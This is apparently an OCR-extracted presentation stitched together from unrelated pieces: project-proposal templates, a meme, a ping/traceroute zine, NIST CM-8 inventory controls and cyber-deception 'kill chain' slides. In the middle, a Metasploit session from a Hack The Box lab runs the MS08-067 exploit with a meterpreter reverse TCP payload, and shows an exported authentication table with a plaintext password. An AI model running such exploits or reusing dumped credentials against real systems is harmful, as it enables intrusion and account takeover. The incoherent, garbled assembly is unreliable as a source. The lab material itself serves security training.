
PLAN

Promote, Protect and Prioritise your Innovation Project.

LOW
RISK

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HIGH
RISK



Model we will follow



Source: Project Report Themed Set

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Project Benefits

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A man with light brown hair, wearing a dark green jacket over a dark shirt, is sitting at a wooden desk in a classroom. He is leaning his head on his right hand, looking exasperated or bored. He is holding a pen in his left hand, poised to write on a piece of paper. The background shows rows of empty wooden chairs and desks, suggesting a classroom setting. The text "I'm bored!" is overlaid in large, bold, yellow letters with a black outline at the bottom of the image.

I'm bored!





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enjoyable and easy
to understand**

NAME

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SYNOPSIS

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buy a collection!
★ wizardzines.com ★

ping & traceroute

JULIA EVANS
@b0rk

ping checks if you
have a network
connection to a host

```
$ ping 192.168.1.1 ← my router
.... time=3.01ms
```

↑
it's in my house,
so it replies quickly

ping works by sending
a packet to the host
over the internet

☺ — to: 192.168.1.1
hello!
ping
... and waiting for a reply
I'm here! — 192.168.1.1

some servers are
far away
\$ ping health.gov.au
.... time=253ms

Australia is 17,000 km away
(55 ms at the speed of light)
so it makes sense that
ping takes a long time!

traceroute tells you
the path a packet takes
to get to a destination

start —~~~~— end
(mostly)

example traceroute

```
$ traceroute health.gov.au
1: 192.168.1.1          3ms
2: ...yul.ebox.ca      12 ms
...
8: NYC4.ALTER.NET      24 ms
9: SAC1.ALTER.NET      97 ms
16: health.gov.au      253ms
```

crossing the US
takes time

here the packet crossed the USA!
from NYC → Sacramento!

mtr

like traceroute, but
fancier! try it!

exercise: go look up how
traceroute works! (using TTLs)

CM-8 INFORMATION SYSTEM COMPONENT INVENTORY

Family: CM - CONFIGURATION MANAGEMENT

Class:

Priority: P1 - Implement P1 security controls first.

Baseline Allocation:

Low	Moderate	High
CM-8	CM-8 (1) (3) (5)	CM-8 (1) (2) (3) (4) (5)

Supplemental Guidance

Organizations may choose to implement centralized information system component inventories that include components from all organizational information systems. In such situations, organizations ensure that the resulting inventories include system-specific information required for proper component accountability (e.g., information system association, information system owner). Information deemed necessary for effective accountability of information system components includes, for example, hardware inventory specifications, software license information, software version numbers, component owners, and for networked components or devices, machine names and network addresses. Inventory specifications include, for example, manufacturer, device type, model, serial number, and physical location.

Series	Number	Title	Status	Release Date
SP	800-128	Guide for Security-Focused Configuration Management of Information Systems Download: SP 800-128 (DOI); Local Download	Final	8/12/2011
ITL Bulletin		Managing the Configuration of Information Systems with a Focus on Security Download: September 2011 ITL Bulletin	Final	9/26/2011

Category	Subcategory	All SP 800-53 Controls
Asset Management (ID.AM): The data, personnel, devices, systems, and facilities that enable the organization to achieve business purposes are identified and managed consistent with their relative importance to business objectives and the organization's risk strategy.	ID.AM-1: Physical devices and systems within the organization are inventoried	
	ID.AM-2: Software platforms and applications within the organization are inventoried	CM-8, PM-5
	ID.AM-3: Organizational communication and data flows are mapped	AC-4, CA-3, CA-9, PL-8
	ID.AM-4: External information systems are catalogued	AC-20, SA-9
	ID.AM-5: Resources (e.g., hardware, devices, data, and software) are prioritized based on their classification, criticality, and business value	CP-2, RA-2, SA-14, SC-6,
	ID.AM-6: Cybersecurity roles and responsibilities for the entire workforce and third-party stakeholders (e.g., suppliers, customers, partners) are established	CP-2, PS-7, PM-11

Control Enhancements

- CM-8(1)** INFORMATION SYSTEM COMPONENT INVENTORY | UPDATES DURING INSTALLATIONS / REMOVALS

The organization updates the inventory of information system components as an integral part of component installations, removals, and information system updates.
- CM-8(2)** INFORMATION SYSTEM COMPONENT INVENTORY | AUTOMATED MAINTENANCE

The organization employs automated mechanisms to help maintain an up-to-date, complete, accurate, and readily available inventory of information system components.

Supplemental Guidance: Organizations maintain information system inventories to the extent feasible. Virtual machines, for example, can be difficult to monitor because such machines are not visible to the network when not in use. In such cases, organizations maintain as up-to-date, complete, and accurate an inventory as is deemed reasonable. This control enhancement can be satisfied by the implementation of CM-2 (2) for organizations that choose to combine information system component inventory and baseline configuration activities.

Related to: SI-7
- CM-8(3)** INFORMATION SYSTEM COMPONENT INVENTORY | AUTOMATED UNAUTHORIZED COMPONENT DETECTION

The organization:

CM-8 (3)(a) Employs automated mechanisms [Assignment: organization-defined frequency] to detect the presence of unauthorized hardware, software, and firmware components within the information system; and

CM-8 (3)(b) Takes the following actions when unauthorized components are detected: [Selection (one or more): disables network access by such components; isolates the components; notifies [Assignment: organization-defined personnel or roles]].

Supplemental Guidance: This control enhancement is applied in addition to the monitoring for unauthorized remote connections and mobile devices. Monitoring for unauthorized system components may be accomplished on an ongoing basis or by the periodic scanning of systems for that purpose. Automated mechanisms can be implemented within information systems or in other separate devices. Isolation can be achieved, for example, by placing unauthorized information system components in separate domains or subnets or otherwise quarantining such components. This type of component isolation is commonly referred to as sandboxing.

Related to: AC-17, AC-18, AC-19, CA-7, SI-3, SI-4, SI-7, RA-5

IT

Asset Management

Physical devices are inventoried

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Asset Management

Software applications
are inventoried

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System communications and data
flows are mapped

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Make your
screenshots
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msf exploit(windows/smb/ms08_067_netapi) > show options
```

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Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOST	10.10.10.4	yes	The target address
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
Payload options (windows/meterpreter/reverse_tcp):
```

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EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.14.9	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic Targeting

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```
[*] Started reverse TCP handler on 10.10.14.9:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 10.10.10.4
```

```
1 root@kali:~/Documents/htb/access# mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
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Backup of database obtained from C:\temp on PRD-DB01

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engineer

Password:
access4u@security

**Authentication
Table**

EXPLAIN THE SOLUTION



Solution

Analysis

Problem



PROJECT PROPOSAL

Project Title:

Mailing Address:

Company/Project Leader:

Phone No.:

Project Contract:

Email:

Start Date

Completion Date

Funding Total

Project Summary

Goal/Objective

Description of Specific Steps

Time frame Estimate

Description of Responsibilities for Implementation

Description of Project Budget Estimate

Resources Needed


Evidence of Accomplishment

Sign

Printed Name

Position

Date



File size: 400MB



File size: 3GB

Mmmm, Tastes
like a combination
of Who Cares?
&
So What?




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user card

DISRUPTING THE KILL CHAIN

THE KILL CHAIN

Cyber criminals follow a pattern of tactics, techniques, and procedures when completing their objectives.




CYBER DECEPTION

We utilize various techniques to slow down adversaries, make their actions noticeable, and identify their location to stop the attack.


ANNOYANCE

We utilize techniques to confuse, annoy, and slow adversarial actions




DETECTION

We build our detection capabilities with traps and alert triggers




ATTRIBUTION

We attribute activity to adversaries to defend against attackers








**Always have a
backup report
with the details to
back your pitch**

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
THE KILL CHAIN

Cyber criminals follow a pattern of tactics, techniques, and procedures when completing their objectives.




ANNOYANCE

We utilize techniques to confuse, annoy, and slow adversarial actions




DETECTION

We build our detection capabilities with traps and alert triggers



ATTRIBUTION

We attribute activity to adversaries to defend against attackers



PROJECT PROPOSAL

Project Title:

Mailing Address:

Company/Project Leader:

Phone No.:

Project Contract:

Email:

Start Date

Completion Date

Funding Total

Project Summary

Goal/Objective

Description of Specific Steps

Time frame Estimate

Description of Responsibilities for Implementation

Description of Project Budget Estimate

Resources Needed

